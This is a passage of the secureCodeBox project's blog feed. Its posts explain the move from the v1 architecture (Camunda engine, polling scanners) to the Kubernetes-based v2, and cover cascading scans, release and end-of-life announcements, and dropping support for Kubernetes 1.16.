<p>This does not hold anymore! For <em>secureCodeBox</em> v2 a Kubernetes cluster is mandatory as environment. Of course you can run <em>secureCodeBox</em> on any virtual machine, cloud or local, as far as you install Kubernetes. We put up with this trade-off because Kubernetes is ubiquitous nowadays and the benefits as mentioned above are worth it.</p>
<blockquote>
<p>The definition and implementation of a scan process should be easy.</p>
</blockquote>
<p>We defined our own YAML syntax to declare a scan process. This is way easier than generating <a href="https://en.wikipedia.org/wiki/Business_Process_Model_and_Notation" target="_blank" rel="noopener noreferrer" class="">BPMN</a> models in Java as for <em>secureCodeBox</em> v1. You can see it in action at our <a class="" href="https://www.securecodebox.io/docs/how-tos">how to section</a>. It's simply writing YAML <!-- -->😸</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="new-design-goals">New Design goals<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#new-design-goals" class="hash-link" aria-label="Direct link to New Design goals" title="Direct link to New Design goals" translate="no">​</a></h3>
<p>Since we are already making a breaking change we could add some new design goals which we considered of importance:</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="scanners-does-not-run-all-the-time-idling">Scanners Does Not Run All the Time Idling<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#scanners-does-not-run-all-the-time-idling" class="hash-link" aria-label="Direct link to Scanners Does Not Run All the Time Idling" title="Direct link to Scanners Does Not Run All the Time Idling" translate="no">​</a></h4>
<p>This is the main reason why we use Kubernetes as underlying platform: Kubernetes manages when to start and stop containers. With this new architecture containers only run when they have work to do. The only component which runs all the time is the <em>operator</em> and maybe the S3 storage if you use the built in instead of an external one.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="easy-use-in-cloud-based-projects">Easy Use in Cloud Based Projects<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#easy-use-in-cloud-based-projects" class="hash-link" aria-label="Direct link to Easy Use in Cloud Based Projects" title="Direct link to Easy Use in Cloud Based Projects" translate="no">​</a></h4>
<p>In environments where projects share large scale Kubernetes clusters it is possible to install the <em>operator</em> as a central component. The <em>scanners</em> instead can be installed and run in the namespaces of the project. So they can use <em>secureCodeBox</em> complete independently. They need not beg some cluster administrators to install new <em>scanners</em> or change a scan process. The projects can do this on their on behalf inside their project namespace.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="no-need-of-central-cicd">No Need of Central CI/CD<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#no-need-of-central-cicd" class="hash-link" aria-label="Direct link to No Need of Central CI/CD" title="Direct link to No Need of Central CI/CD" translate="no">​</a></h4>
<p>In v1 you needed a system which triggers a scan. Typically this was a CI/CD system which made a REST API call to the <em>engine</em>. This is not necessary anymore. You can simply <a class="" href="https://www.securecodebox.io/docs/getting-started/first-scans">run a scan with kubectl</a>. Also you can <a class="" href="https://www.securecodebox.io/docs/how-tos/automatically-repeating-scans">schedule regularly scans</a> directly inside Kubernetes. But despite that you can trigger a scan from your CI/CD anyway. Just simply call the Kubernetes API.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="cli-first">CLI First<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#cli-first" class="hash-link" aria-label="Direct link to CLI First" title="Direct link to CLI First" translate="no">​</a></h4>
<p>Since we learned that the full bloated web UI of <em>secureCodeBox</em> v1 was only a nice feature for management slides, we completely abandoned such a UI. Our main target audience are developers which are used to command line interfaces and embrace DevSecOps where you want to automate as much as possible. A CLI is obviously way more convenient to automate than a web UI.</p>
<p>But anyway you may want some web UI to manage your findings. At the moment we provide simply Kibana and Elasticsearch to visualize them. But we're working hard on better solutions. Additionally you can import all the findings in any system you want with a <a class="" href="https://www.securecodebox.io/docs/architecture/architecture_decisions/adr_0002">custom <em>read hook</em></a>.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="cascading-scans">Cascading Scans<a href="https://www.securecodebox.io/blog/2021/07/20/the-architecture-of-securecodebox-v2#cascading-scans" class="hash-link" aria-label="Direct link to Cascading Scans" title="Direct link to Cascading Scans" translate="no">​</a></h4>
<p>We had early the demand to trigger subsequent scans based on previous scan results. A very simple but common use case is to scan a host for open ports and afterwards scan these ports with dedicated <em>scanners</em>. In v1 we used a galactic workaround to achieve this: We first executed a Nmap scan and stored the result. Then we executed separate scans for the found open ports. The orchestration was done with <a href="https://www.jenkins.io/doc/book/pipeline/" target="_blank" rel="noopener noreferrer" class="">Jenkins pipelines</a> and some Python scripts. Actually we hacked a separate "engine" on top of the main <a href="https://en.wikipedia.org/wiki/Business_Process_Model_and_Notation" target="_blank" rel="noopener noreferrer" class="">BPMN</a> engine because we couldn't extend it to execute sub process models in a process model with separate scopes. You see this was not a very well engineered solution <!-- -->😉</p>
<p>Since we introduced in v2 our own <a class="" href="https://www.securecodebox.io/docs/how-tos">YAML syntax</a> to define scans,  we had the opportunity to just extend it for the purpose of <a class="" href="https://www.securecodebox.io/docs/architecture/architecture_decisions/adr_0002">cascading scans</a>. We introduced the <a class="" href="https://www.securecodebox.io/docs/api/crds/cascading-rule">Cascading Rule</a> custom resource. With this you can specify a scanner to be scheduled based on previous findings.</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="architecture" term="architecture"/>
        <category label="v2" term="v2"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Why secureCodeBox Version 2]]></title>
        <id>https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2</id>
        <link href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2"/>
        <updated>2021-06-07T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[This post tells why we made a major breaking rewrite of secureCodeBox.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Why?" src="https://www.securecodebox.io/assets/images/2021-06-07-why-c666226246786e9f4fed1965b6f2f789.jpg" width="5184" height="3456" class="img_ev3q"></p>
<p>Cover photo by <a href="https://unsplash.com/@evan__bray" target="_blank" rel="noopener noreferrer" class="">Evan Dennis</a> on <a href="https://unsplash.com/s/photos/why" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>In this article I will give you a deeper insight why we decided to make a major breaking rewrite of the <em>secureCodeBox</em>. First I'll give you an overview of the v1 architecture and the rationale behind. Also outline the problems we stumbled upon using <em>secureCodeBox</em> v1 for some years now. Afterwards I introduce you to the new <em>secureCodeBox</em> v2 architecture and the rationale behind.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="architecture-of-the-version-1">Architecture of the Version 1<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#architecture-of-the-version-1" class="hash-link" aria-label="Direct link to Architecture of the Version 1" title="Direct link to Architecture of the Version 1" translate="no">​</a></h2>
<p>Let's start with the design goals of v1:</p>
<ol>
<li class="">It should be possible to easily integrate new scanners.</li>
<li class="">All components should be loosely coupled to easily swap them.</li>
<li class="">The whole deployment should run anywhere (local, VMs, Cloud, etc.) and scale.</li>
<li class="">The definition and implementation of a scan process should be easy.</li>
</ol>
<p>This is not an exhaustive list of requirements for the architecture, but the most important ones. This resulted in a design outlined in the next image:</p>
<p><img decoding="async" loading="lazy" alt="Architecture Overview of secureCodeBox version 1" src="https://www.securecodebox.io/assets/images/2021-06-07-architecture-v1-fbe86246cb65d0328819c6a29c580587.png" width="816" height="637" class="img_ev3q"></p>
<p>This is a simplified component diagram of the <em>secureCodeBox</em> v1. Unimportant components (like reverse proxy, vulnerability management system, etc.) are left out for brevity. So lets dig deeper into these goals and how they were achieved.</p>
<p>I introduce some wording for the next sections:</p>
<ul>
<li class=""><em>Scanner</em>: This is the component composed of a container with a particular security scanner.</li>
<li class=""><em>Engine</em>: This is the core component responsible for orchestration of <em>scanners</em>, providing the REST API and the web UI in <em>secureCodeBox</em> v1.</li>
<li class=""><em>Scan process</em>: A description what kind of scanners we want to run against a target.</li>
</ul>
<p>So, let's have a look how we tried to achieve the architectural design goals from above.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="easy-integration-of-new-scanners">Easy Integration of New Scanners<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#easy-integration-of-new-scanners" class="hash-link" aria-label="Direct link to Easy Integration of New Scanners" title="Direct link to Easy Integration of New Scanners" translate="no">​</a></h3>
<p>There are a lot of tools for security testing out there. Hence, it was necessary to make it possible to integrate them easily. We achieved this by encapsulating each scanner into its own <a href="https://www.docker.com/" target="_blank" rel="noopener noreferrer" class="">Docker</a> container. The basic idea was: If there is a new scanner, just put it inside a Docker container and attach it to the <em>secureCodeBox</em> <em>engine</em>.</p>
<p>Typically, these scanners are Linux based command line tools and putting them inside a container is the easy part. On the other hand, each of these tools have different user interfaces:</p>
<ul>
<li class="">They use different options, arguments, and config file formats.</li>
<li class="">They vary in what they give as result (print to STDOUT or files) and how (XML, JSON, custom etc.).</li>
</ul>
<p>So obviously we needed some glue code which translates from the <em>secureCodeBox engine</em> to the command line arguments of the scanner and translates back the results to a unified format the <em>engine</em> can handle. This resulted in the <em>scanner scaffolding frameworks</em> (<a href="https://github.com/secureCodeBox/ruby-scanner-scaffolding" target="_blank" rel="noopener noreferrer" class="">Ruby</a> and <a href="https://github.com/secureCodeBox/nodejs-scanner-scaffolding" target="_blank" rel="noopener noreferrer" class="">NodeJS</a>) to help with the scanner integration.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="loosely-coupling">Loosely Coupling<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#loosely-coupling" class="hash-link" aria-label="Direct link to Loosely Coupling" title="Direct link to Loosely Coupling" translate="no">​</a></h3>
<p>We didn't want tight coupling between the <em>secureCodeBox</em> components, so we may easily swap one of them without touching everything else. With the approach of putting every scanner in its own container, we did the first step. The second step was a REST API for the communication between <em>engine</em> and the <em>scanners</em>. So we ended in a so-called <a href="https://en.wikipedia.org/wiki/Microservices" target="_blank" rel="noopener noreferrer" class="">microservices architecture </a>   where each <em>scanner</em> and the <em>engine</em> are services.</p>
<p>At this point we had to choose between two approaches for integrating the <em>scanners</em> with the <em>engine</em>:</p>
<ol>
<li class="">The <em>engine</em> <strong>pushes</strong> new work to the <em>scanners</em>, or</li>
<li class="">the <em>scanners</em> <strong>polls</strong> the <em>engine</em> for new work.</li>
</ol>
<p>We decided to choose the second approach because this simplified the implementation tremendously: The <em>engine</em> must not do bookkeeping which <em>scanners</em> are available, crashed or need to be (re-)started. A <em>scanner</em> registers itself at the <em>engine</em> by polling for work and send back the result when finished. But with the consequence that <em>scanners</em> must run all the time to poll the <em>engine</em> and respond itself on crashes.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="deployment-and-scaling">Deployment and Scaling<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#deployment-and-scaling" class="hash-link" aria-label="Direct link to Deployment and Scaling" title="Direct link to Deployment and Scaling" translate="no">​</a></h3>
<p>This design goal is connected with the first one. As we decided to put each security scanner into its own container, it was not far to seek to put all components into containers and deploy them with <a href="https://docs.docker.com/compose/" target="_blank" rel="noopener noreferrer" class="">Docker Compose</a>. So it was possible to run the <em>secureCodeBox</em> local on your machine, on virtual machines or even in any cloud environment. We ran our first production deployment with an early version of <a href="https://rancher.com/" target="_blank" rel="noopener noreferrer" class="">Rancher</a> on a virtual machine. Later we scaled out on multiple VMs and Google Cloud Platform.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="implementation-of-the-scan-process-workflows">Implementation of the Scan Process Workflows<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#implementation-of-the-scan-process-workflows" class="hash-link" aria-label="Direct link to Implementation of the Scan Process Workflows" title="Direct link to Implementation of the Scan Process Workflows" translate="no">​</a></h3>
<p>We needed a way to define our typical <em>scan processes</em>. For example such a process may look like:</p>
<ol>
<li class="">Scan for open ports.</li>
<li class="">Scan for TLS configuration errors.</li>
<li class="">Scan for outdated web servers.</li>
<li class="">Someone must review the findings.</li>
</ol>
<p>Very early we stumbled upon <a href="https://www.camunda.com/" target="_blank" rel="noopener noreferrer" class="">Camunda</a> which is a <a href="https://en.wikipedia.org/wiki/Business_Process_Model_and_Notation" target="_blank" rel="noopener noreferrer" class="">BPMN</a> engine and we thought: "Our scan processes merely looks like such a business processes." We decided to use Camunda in the <em>engine</em> to manage all the workflows. That saved us a lot of time and effort because implementing such a big configurable state machine is no trivial task. Also we were keen of the UI Camunda brings with it to visualize the BPMN. So we built the <em>engine</em> on top of <a href="https://docs.camunda.org/get-started/spring-boot/" target="_blank" rel="noopener noreferrer" class="">Spring Boot with Camunda</a> and modeled the scans with BPMN and added a rich web UI.</p>
<h3 class="anchor anchorTargetStickyNavbar_Vzrq" id="problems-with-this-design">Problems with This Design<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#problems-with-this-design" class="hash-link" aria-label="Direct link to Problems with This Design" title="Direct link to Problems with This Design" translate="no">​</a></h3>
<p>We used <em>secureCodeBox</em> v1 heavily in the last couple of years in various projects and to scan our own infrastructure. While using it we encountered that some of our decisions were not the best ones.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="lot-of-repositories-to-release">Lot of Repositories to Release<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#lot-of-repositories-to-release" class="hash-link" aria-label="Direct link to Lot of Repositories to Release" title="Direct link to Lot of Repositories to Release" translate="no">​</a></h4>
<p>Due to the fact that we decided to use a micro service architecture we wanted to enforce this by separating the components as much as possible to reduce risk of tight coupling. This resulted in a pattern where we use own repositories for each component. This led to the vast number of roundabout a dozen repositories at <a href="https://github.com/secureCodeBox" target="_blank" rel="noopener noreferrer" class="">GitHub</a>. All these repositories needed to be coordinated and aligned for a release which results in a lot of tedious work. Also we now had a lot of different places to look for issues and documenting things.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="scanners-running-all-the-time">Scanners Running All the Time<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#scanners-running-all-the-time" class="hash-link" aria-label="Direct link to Scanners Running All the Time" title="Direct link to Scanners Running All the Time" translate="no">​</a></h4>
<p>Above I mentioned that we decided to use polling to coordinate the <em>scanners</em>. Firstly it looks reasonable to choose this approach because a push-based such resource handling is hard to implement. But as we used the <em>secureCodeBox</em> more and more in our projects we realized that cloud is not always that cheap as one would expect: If your containers run all the time cost may rise very quickly. In our case we used the <em>secureCodeBox</em> to scan all our company's infrastructure and hence we had hundreds of running <em>scanner</em> containers to spread the load. Due to the fact that they're running all the time and not only when they have work our operational costs rises very quickly. So in retrospective this architectural choice was not that good.</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="boilerplateing-for-scanner-integration">Boilerplateing for Scanner Integration<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#boilerplateing-for-scanner-integration" class="hash-link" aria-label="Direct link to Boilerplateing for Scanner Integration" title="Direct link to Boilerplateing for Scanner Integration" translate="no">​</a></h4>
<p>The integration of new scanners were not that easy as we assumed. First problem was you have to write lot of boilerplate code to translate from the scan task coming from the <em>engine's</em> API – Remember, above I said that a <em>scanner</em> polls for these tasks by requesting an API endpoint of the <em>engine</em>. – into the appropriate format of the scan tool's CLI. Also you needed to write the translation back from the tool's output to the format the <em>engine</em> can deal with. As if this was not enough you also had to write a BPMN process model which describes the scan and makes it possible to integrate it into the BPMN based <em>engine</em>. Turns out: That's too much tedious work. Nobody in the community contributed new <em>scanners</em>. In fact only one of our core committers did this extra mile and contributed new <em>scanners</em> (thanks <a href="https://github.com/rseedorff" target="_blank" rel="noopener noreferrer" class="">Robert</a>).</p>
<h4 class="anchor anchorTargetStickyNavbar_Vzrq" id="heavy-engine-with-springboot-and-camunda">Heavy Engine with SpringBoot and Camunda<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#heavy-engine-with-springboot-and-camunda" class="hash-link" aria-label="Direct link to Heavy Engine with SpringBoot and Camunda" title="Direct link to Heavy Engine with SpringBoot and Camunda" translate="no">​</a></h4>
<p>We decided to use the Camunda BPMN as core for our <em>engine</em>. We used the ready packaged <a href="https://docs.camunda.org/get-started/spring-boot/" target="_blank" rel="noopener noreferrer" class="">dependency with Spring Boot</a> because we wanted to provide a REST API for the <em>engine</em> and also add some nice web UI. So, Spring Boot looked like a reasonable choice. But it turned out as a big legacy. First it was a very large code base. If you have ever seen a Java based web application you know what I mean. Of course, Spring Boot reduces a lot of the typical Java boiler plate, but this is also part of the problem: It hides a lot of stuff behind some magic autoconfiguration. If you're not familiar with Spring Boot you have no clue how all this works. This made it very hard for contributors to fix or extend the <em>engine</em>. And as a site note: We discovered that nobody really used the fancy web UI. Frankly, it was only used for convincing business people in meetings.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="conclusion">Conclusion<a href="https://www.securecodebox.io/blog/2021/06/07/why-securecodebox-version-2#conclusion" class="hash-link" aria-label="Direct link to Conclusion" title="Direct link to Conclusion" translate="no">​</a></h2>
<p>All these drove us to make a major rewrite of <em>secureCodeBox</em>. How we changed the architecture will be described in a follow up article on this blog.</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="architecture" term="architecture"/>
        <category label="v1" term="v1"/>
        <category label="v2" term="v2"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Drop Support of k8s 1.16]]></title>
        <id>https://www.securecodebox.io/blog/2021/01/27/drop-support-of-k8s-1.16</id>
        <link href="https://www.securecodebox.io/blog/2021/01/27/drop-support-of-k8s-1.16"/>
        <updated>2021-01-27T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[We no longer support Kubernetes v1.16 in secureCodeBox v2.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Fingerpost" src="https://www.securecodebox.io/assets/images/2021-01-27-drop-ce843e647772b91855135fe4c00ac1d6.jpg" width="7360" height="4912" class="img_ev3q"></p>
<p>Photo by <a href="https://unsplash.com/@xusanfeng" target="_blank" rel="noopener noreferrer" class="">Levi XU</a> on <a href="https://unsplash.com/s/photos/drop" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>.</p>
<p>As <a class="" href="https://www.securecodebox.io/docs/getting-started/installation#supported-kubernetes-version">documented</a> we only support the latest four releases of <a href="https://kubernetes.io/" target="_blank" rel="noopener noreferrer" class="">Kubernetes</a>. This means we <strong>removed support</strong> for <a href="https://kubernetes.io/" target="_blank" rel="noopener noreferrer" class="">Kubernetes</a> 1.16 with the <em>secureCodeBox</em> <a href="https://github.com/secureCodeBox/secureCodeBox/releases/tag/v2.3.0" target="_blank" rel="noopener noreferrer" class="">release 2.3.0</a>.</p>
<p>If you rely on that particular version of <a href="https://kubernetes.io/" target="_blank" rel="noopener noreferrer" class="">Kubernetes</a>, we may help you with custom paid support. Please contact us via <a href="mailto:securecodebox@iteratec.com" target="_blank" rel="noopener noreferrer" class="">email</a> or open an <a href="https://github.com/secureCodeBox/secureCodeBox/issues" target="_blank" rel="noopener noreferrer" class="">GitHub issue</a>.</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="v2" term="v2"/>
        <category label="kubernetes" term="kubernetes"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Release of Version 2]]></title>
        <id>https://www.securecodebox.io/blog/2020/10/16/release-of-securecodebox-version-2</id>
        <link href="https://www.securecodebox.io/blog/2020/10/16/release-of-securecodebox-version-2"/>
        <updated>2020-10-16T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[Here we announce the release of secureCodeBox version 2.0!]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Firework" src="https://www.securecodebox.io/assets/images/2020-10-16-firework-c7227c9840309d1e620e318983d1a069.jpg" width="3340" height="2227" class="img_ev3q"></p>
<p>(Photo by <a href="https://unsplash.com/@elishaterada" target="_blank" rel="noopener noreferrer" class="">Elisha Terada</a> on <a href="https://unsplash.com/s/photos/firework" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>)</p>
<p>We are very happy and proud to announce the <a href="https://github.com/secureCodeBox/secureCodeBox/releases/tag/v2.0.0" target="_blank" rel="noopener noreferrer" class="">release version 2.0.0</a> of <em>secureCodeBox</em>. It is a better, faster and greater <em>secureCodeBox</em> since ever 😀</p>
<p>To get your hands on it you need a running <a href="https://kubernetes.io/" target="_blank" rel="noopener noreferrer" class="">Kubernetes</a> cluster and <a href="https://helm.sh/" target="_blank" rel="noopener noreferrer" class="">Helm</a>. <a href="https://www.docker.com/products/docker-desktop" target="_blank" rel="noopener noreferrer" class="">Docker Desktop</a> with enabled Kubernetes is sufficient for your first steps. We have worked really hard to provide you a comprehensive <a href="https://www.securecodebox.io/" target="_blank" rel="noopener noreferrer" class="">documentation</a>. There you find <a href="https://www.securecodebox.io/docs/getting-started/installation" target="_blank" rel="noopener noreferrer" class="">installation instructions</a> and how to <a href="https://www.securecodebox.io/docs/getting-started/first-scans" target="_blank" rel="noopener noreferrer" class="">start your first scan</a>.</p>
<div class="theme-admonition theme-admonition-caution admonition_xJq3 alert alert--warning"><div class="admonitionHeading_Gvgb"><span class="admonitionIcon_Rf37"><svg viewBox="0 0 16 16"><path fill-rule="evenodd" d="M8.893 1.5c-.183-.31-.52-.5-.887-.5s-.703.19-.886.5L.138 13.499a.98.98 0 0 0 0 1.001c.193.31.53.501.886.501h13.964c.367 0 .704-.19.877-.5a1.03 1.03 0 0 0 .01-1.002L8.893 1.5zm.133 11.497H6.987v-2.003h2.039v2.003zm0-3.004H6.987V5.987h2.039v4.006z"></path></svg></span>caution</div><div class="admonitionContent_BuS1"><p>Please note that scanning random hosts may be illegal. Please scan only hosts you are responsible for and you are permitted to do this. Everything you do with the <em>secureCodeBox</em> is completely your responsibility.</p></div></div>
<p>If you miss something in our documentation or you think it is unclear or wrong described. Please feel free to file an <a href="https://github.com/secureCodeBox/documentation/issues" target="_blank" rel="noopener noreferrer" class="">issue</a>. If you need any help with your brand new <em>secureCodeBox</em> don't hesitate to contact us via <del><a href="https://www.twitter.com/secureCodeBox" target="_blank" rel="noopener noreferrer" class="">Twitter</a></del><a href="https://infosec.exchange/@secureCodeBox" target="_blank" rel="noopener noreferrer" class="">Mastodon</a>, <a href="https://owasp.org/slack/invite" target="_blank" rel="noopener noreferrer" class="">OWASP Slack</a> (Channel <code>#project-securecodebox</code>), E-Mail (securecodebox [at] iteratec [dot] com) or just file an <a href="https://github.com/secureCodeBox/secureCodeBox" target="_blank" rel="noopener noreferrer" class="">issue</a> at GitHub.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="whats-new-in-securecodebox-v2">What's New in secureCodeBox v2<a href="https://www.securecodebox.io/blog/2020/10/16/release-of-securecodebox-version-2#whats-new-in-securecodebox-v2" class="hash-link" aria-label="Direct link to What's New in secureCodeBox v2" title="Direct link to What's New in secureCodeBox v2" translate="no">​</a></h2>
<p>The big changes we did in the architecture of <em>secureCodeBox</em> we we will discuss in a later post. For now I'll give you only a brief outline of the hottest key features:</p>
<ul>
<li class=""><strong>Kubernetes bases orchestration of scans</strong>: This means that we do not need the whole engine known from version 1.</li>
<li class=""><strong>No UI anymore</strong>: In consequence, this means without the engine there is also no web UI anymore.</li>
<li class=""><strong>Cascading scans</strong>: Now it is possible to feed the result of a scan into subsequent scans.</li>
<li class=""><strong>Resource consumption</strong>: Massive reduction of consumed CPU and RAM because scanners only run when they scan.</li>
<li class=""><strong>Stability and scalability</strong>: At <a href="https://www.iteratec.com/" target="_blank" rel="noopener noreferrer" class="">iteratec</a> we run approximately a thousand scans a day against our infrastructure 😍</li>
</ul>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="what-about-securecodebox-v1">What about secureCodeBox v1<a href="https://www.securecodebox.io/blog/2020/10/16/release-of-securecodebox-version-2#what-about-securecodebox-v1" class="hash-link" aria-label="Direct link to What about secureCodeBox v1" title="Direct link to What about secureCodeBox v1" translate="no">​</a></h2>
<p>Due to the fact of limited resources, we can't afford the maintenance for version 1. So we are forced to announce the <a class="" href="https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1">sundown and end of life</a> for <em>secureCodeBox</em> version 1.</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="secureCodeBox" term="secureCodeBox"/>
        <category label="release" term="release"/>
        <category label="v2" term="v2"/>
    </entry>
    <entry>
        <title type="html"><![CDATA[Sundown and EOL of Version 1]]></title>
        <id>https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1</id>
        <link href="https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1"/>
        <updated>2020-10-15T00:00:00.000Z</updated>
        <summary type="html"><![CDATA[Sundown and end of live of secureCodeBox version 1.]]></summary>
        <content type="html"><![CDATA[<p><img decoding="async" loading="lazy" alt="Sundown" src="https://www.securecodebox.io/assets/images/2020-10-15-sundown-96b67ac09901996c301b01592a1d6d5e.jpg" width="5984" height="2432" class="img_ev3q"></p>
<p>(Photo by <a href="https://unsplash.com/@xxm" target="_blank" rel="noopener noreferrer" class="">Zou Meng</a> on <a href="https://unsplash.com/s/photos/sundown" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>)</p>
<p>Sad news but the <em>secureCodeBox</em> version 1 will soon reach its end of life. So here we announce its sundown phase beginning from now on until the end of the year.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="sundown">Sundown<a href="https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1#sundown" class="hash-link" aria-label="Direct link to Sundown" title="Direct link to Sundown" translate="no">​</a></h2>
<p>From today we announce the sundown phase of <em>secureCodeBox</em> version 1. This means that we will <strong>not implement any new features nor update any dependencies</strong> in this version! We will only patch critical security issues or bugs.</p>
<p>Of course, you can submit pull requests or ask kindly for a bug fix. We may do it if we have the resources. But don't be annoyed if we won't. If you need urgently a patch you may pay us for doing it. But also don't be annoyed if we decline.</p>
<p>We won't put any more effort into the <em>secureCodeBox</em> version 1 as necessary and we want to focus on the work for <em>secureCodeBox</em> version 2.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="end-of-live">End of Live<a href="https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1#end-of-live" class="hash-link" aria-label="Direct link to End of Live" title="Direct link to End of Live" translate="no">​</a></h2>
<p>The sundown phase will last until 31. December 2020. After that date, we will archive all the repositories belonging only to version 1 and won't do any updates or accept pull requests for version 1.</p>
<p>If you need patches after this date you must pay us or fork the sources and do it by yourself.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="migrating-to-version-2">Migrating to Version 2<a href="https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1#migrating-to-version-2" class="hash-link" aria-label="Direct link to Migrating to Version 2" title="Direct link to Migrating to Version 2" translate="no">​</a></h2>
<p>Is there a migration tool or guide from version 1 to version 2? Short answer: No!</p>
<p>Version 1 and version 2 are so different that you can't migrate the installation automatically. It is necessary to knock down your version 1 installation and setup a fresh version 2.</p>
<p>It may be possible to migrate the data collected by version 1 in Elastic. But at the moment we do not provide tools to migrate this data. Maybe we will provide such a tool in the future. It depends on the demand. We don't want to put effort into something nobody needs. We dropped our data from version 1 and started from scratch.</p>
<h2 class="anchor anchorTargetStickyNavbar_Vzrq" id="please-sorry-">Please Sorry 🥺<a href="https://www.securecodebox.io/blog/2020/10/15/sundown-and-eol-of-version-1#please-sorry-" class="hash-link" aria-label="Direct link to Please Sorry 🥺" title="Direct link to Please Sorry 🥺" translate="no">​</a></h2>
<p>So you may face a major fuckup now. We understand that such a move is almost always quite a bit annoying. That's why we ask you for sorry and hope we won't lose you as a <em>secureCodeBox</em> user. If you need help moving to <em>secureCodeBox</em> version 2 don't hesitate to ask us for help! You can reach us at <del><a href="https://www.twitter.com/secureCodeBox" target="_blank" rel="noopener noreferrer" class="">Twitter</a></del><a href="https://infosec.exchange/@secureCodeBox" target="_blank" rel="noopener noreferrer" class="">Mastodon</a>, <a href="https://owasp.org/slack/invite" target="_blank" rel="noopener noreferrer" class="">OWASP Slack</a> (Channel <code>#project-securecodebox</code>), E-Mail (securecodebox [at] iteratec [dot] com) or just file an issue at GitHub.</p>
<p>Finally to cheer you up a little cute kitten:</p>
<p><img decoding="async" loading="lazy" alt="Cute kitten" src="https://www.securecodebox.io/assets/images/2020-10-15-cute-kitten-7eb5b3a2dd94cf7d63b48e3f698dd9e4.jpg" width="6000" height="4000" class="img_ev3q"></p>
<p>(Photo by <a href="https://unsplash.com/@yirage" target="_blank" rel="noopener noreferrer" class="">Andriyko Podilnyk</a> on <a href="https://unsplash.com/s/photos/kitten" target="_blank" rel="noopener noreferrer" class="">Unsplash</a>)</p>]]></content>
        <author>
            <name>Sven Strittmatter</name>
            <uri>https://github.com/Weltraumschaf</uri>
        </author>
        <category label="eol" term="eol"/>
        <category label="sundown" term="sundown"/>
        <category label="v1" term="v1"/>
    </entry>
</feed>